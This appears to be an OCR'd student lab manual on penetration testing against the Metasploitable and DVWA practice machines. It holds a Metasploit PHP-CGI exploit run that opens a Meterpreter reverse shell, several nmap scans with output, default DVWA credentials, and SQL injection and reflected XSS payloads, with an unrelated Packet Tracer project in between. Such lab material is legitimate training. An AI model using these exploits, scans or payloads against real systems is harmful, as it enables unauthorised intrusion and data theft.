msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.56.105
rhosts => 192.168.56.105
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/multi/http/op5_license                    2012-01-05       excellent  Yes    OP5 license.php Remote Command Execution
   1  exploit/multi/http/php_cgi_arg_injection          2012-05-03       excellent  Yes    PHP CGI Argument Injection
   2  exploit/windows/http/php_apache_request_headers_bof  2012-05-08       normal     No     PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
```

# STEP 4:

Enter the command exploit. Then you will be logged to the target machines kernel
Enter the command *sysinfo* to get the machine info.


```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuifd
[-] Unknown command: getuifd
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
==================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
041777/rwxrwxrwx  4096   dir   2012-05-20 15:30:29 -0400  dav
040755/rwxr-xr-x  4096   dir   2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891    fil   2012-05-20 15:31:37 -0400  index.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:43:54 -0400  mutillidae
040755/rwxr-xr-x  4096   dir   2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19     fil   2010-04-16 02:12:44 -0400  phpinfo.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x  20480  dir   2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x  20480  dir   2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwxr-xr-x  4096   dir   2010-04-16 15:27:58 -0400  twiki
```

# 5. Perform Network scanning using following nmap commands

nmap (Network Mapper) is a tool used for network exploration and security auditing. It can be used to scan networks, identify hosts and services running on those hosts, and even identify vulnerabilities in those services.

## Step1:

Open Kali Linux and Metasploitable in parallel. Find the IP address of both the Kali and Metasploitable machine. By using the commands ifconfig and nbtscan.





## Step 2:

Enter root to use nmap tool.

### a. nmap -p

The -p option in Nmap is used to specify the ports to be scanned




### b. nmap -sV

This command is used to perform service version detection on the target host.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:06 EST
Nmap scan report for 192.168.56.105
Host is up (0.00027s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:B5:37:A6 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.15 seconds
```

## c. nmap -sT

This command is used to perform a TCP connect scan on the target host. It attempts to establish a full TCP connection with each target port to determine whether the port is open or closed.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:11 EST
Nmap scan report for 192.168.56.105
Host is up (0.00057s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:B5:37:A6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.79 seconds
```

## d. nmap -O

This command is used to perform operating system detection on the target host

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:10 EST
Nmap scan report for 192.168.56.105
Host is up (0.00093s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:B5:37:A6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.52 seconds
```

## e. nmap -A

This command is used to perform an aggressive scan on the target host. It combines several scan types, including OS detection, version detection, and default scripts, to gather as much information about the target as possible.


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:13 EST
Nmap scan report for 192.168.56.105
Host is up (0.00097s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.104
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
```

### f. nmap –PT

This command is used to perform a TCP ping scan on the target host. It sends TCP packets to the target's ports to determine if they are open or closed.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -PT  192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:20 EST
Nmap scan report for 192.168.56.105
Host is up (0.00061s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:B5:37:A6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.90 seconds
```

## 6. Networking project on Fire Extinguisher using Cisco Packet Tracer



In this scenario, we will use a server, water sprinkler, smoke detector, and three cars that emit smoke. The smoke detector will detect the smoke level and send a signal to the server. Based on the signal received, the server will activate the water sprinkler and filter to control the fire.

Here's how we can set up the network topology:

1. Create a new network topology in Cisco Packet Tracer.
2. Add a server, water sprinkler, smoke detector, and three cars that emit smoke to the working area.
3. Connect the smoke detector to the server, and the water sprinkler to the server.
4. Connect the three cars to the smoke detector.

Here's how we can configure the network:

1. Change the name of the server to "Registration Server" and the water sprinkler to "Sprinkler".
2. Set the network type to static for all components.
3. Assign the following IPv4 addresses to the components:
   - Registration Server: 1.0.0.1
   - Sprinkler: 1.0.0.2
   - Smoke Detector: 1.0.0.3
4. In the desktop settings of the server, create a new user account with the username "admin" and a password.
5. Establish a remote desktop connection between the smoke detector and the water sprinkler.

Here's how the network will work:

1. The smoke detector will detect the smoke level from the cars and send a signal to the server.
2. The server will receive the signal and check if the smoke level is above a certain limit.
3. If the smoke level is above the limit, the server will activate the water sprinkler and filter.
4. The water sprinkler will start sprinkling water to control the fire, and the filter will start working to purify the air.
5. The server will monitor the smoke level and deactivate the water sprinkler and filter when the smoke level goes below the limit.

You can test the network by simulating smoke levels from the cars and observing how the server responds to the signals from the smoke detector. You can also use Packet Tracer's simulation mode to simulate different scenarios and test the network's robustness.


# Group 2 :

## 1. Exploiting DVWA

DVWA (Damn Vulnerable Web Application) is a web application designed for security testing purposes. SQL injection is one of the most common web application vulnerabilities, and DVWA includes multiple levels of SQL injection challenges that users can practice exploiting.


### STEP 1:

nbtscan is used to identify the IP address of a Metasploit instance running on a network.




### STEP 2:

Type the IP address of the Metasploit instance that you want to browse into the address bar.Press Enter or click the "Go" button.





### STEP 3:

Login into DVWA username: admin Password: password


## STEP 4:


Choose DVWA Security option this section includes different security levels and modules that can be enabled or disabled to enhance the security of the web application.




## a. Perform SQL injection on DVWA


## STEP 5:

The SQL Injection option in DVWA (Damn Vulnerable Web Application) is a tool that allows users to practice and learn about SQL injection attacks. Type the user ID as 1”or”1=”1 click submit.




## STEP 6:

On clicking “Submit” username will be obtained.




## b. Perform Cross-site scripting on DVWA

STEP 7:

Reflected XSS (Cross-Site Scripting) is a type of web vulnerability that occurs when an attacker is able to inject malicious code into a web page that is then reflected back to the user's browser.


In XSS reflected and in the user's name field enter the script as *" <script>alert("hacked")</script>"* then click submit. You will get the prompt having the alert message contained within it.




STEP 8:

